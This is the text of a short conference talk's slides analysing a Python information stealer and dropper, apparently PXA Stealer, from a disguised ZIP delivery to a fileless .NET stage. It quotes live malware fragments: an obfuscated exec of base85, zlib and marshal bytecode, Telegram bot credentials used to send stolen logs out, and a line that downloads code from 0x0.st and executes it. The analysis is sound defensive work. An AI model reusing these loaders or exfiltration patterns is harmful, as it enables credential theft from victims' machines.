The story of a python stealer and dropper

Or how to hack Lightning talks to make a short talk

Linkedin: @clement-c

Student at

Apprentice at

Reminder ...

14:30 – 15:10


TLP:CLEAR

Vietnamese Hacking Group : A Rising of Information Stealing Campaigns Going Global

Chetan Raghuprasad | Joey Chen

▸ Abstract (click to view)


Beginning of the story




ZIP content :

```
.
├──
│   ├── Document.pdf.rar
│   ├── Evidence.docx
│   └── Images.png
├── Rapport_Détaillé_sur_l'Utilisation_de_Contenus_Protégés_par_le_Droit_d'Auteur.exe
├── vcruntime140.dll
└── version.dll
```

Execution chain



The story continue in a folder name "Windows in the public user directory



Contains python script name "images"

Python interpreter

Stage 2


One interesting line :

```
exec(__import__('marshal').loads(__import__('zlib').decompress(__import__('base64').b85decode("c$|ee*>c-RlDu?SmXCIycK1xTM
```

Decompress and loaded the bytecode :

The dropper get a new python file with a url get on telegram

After downloading



Last stage ...

After decompression and deciphering the same previous stages :

AND FINALLY WE GET IT !!!

A classic python stealer which sends logs to telegram

```
TOKEN_BOT = '7414494371:AAHsrQDkPrEVyz9z0
CHAT_ID_NEW = '-1002460490833'
CHAT_ID_RESET = '-1002469917533'
CHAT_ID_NEW_NOTIFY = '-4530785480'
```


And then, I saw this line at the end :

```
try:
    exec(requests.get('https://0x0.st/8p5k.txt').text)
```

.NET Stage

Again the same decompression and decryption process.

First file is still a python file, he load a fileless .NET




Final malware


Some interesting things

- .NET malware use certificate pinning :

```
}
SubscriberSpec._ConfigurableSubscriber = new SslStream(new NetworkStream(SubscriberSpec.m_BasicProfile, true), false, new
    RemoteCertificateValidationCallback(SubscriberSpec.AwakeSubscriber));
```

- After the execution of the first python script (Lib/images), it's completely fileless
- Python script is still undetected by a lot of security products as the C2 IP:





- We learned yesterday in the conf that the Vietnamese malware is a PXA Stealer

Thank you for listening !

Thank you to the speaker who give us the name of the malware

Thank you to @roubachof_ for the subject idea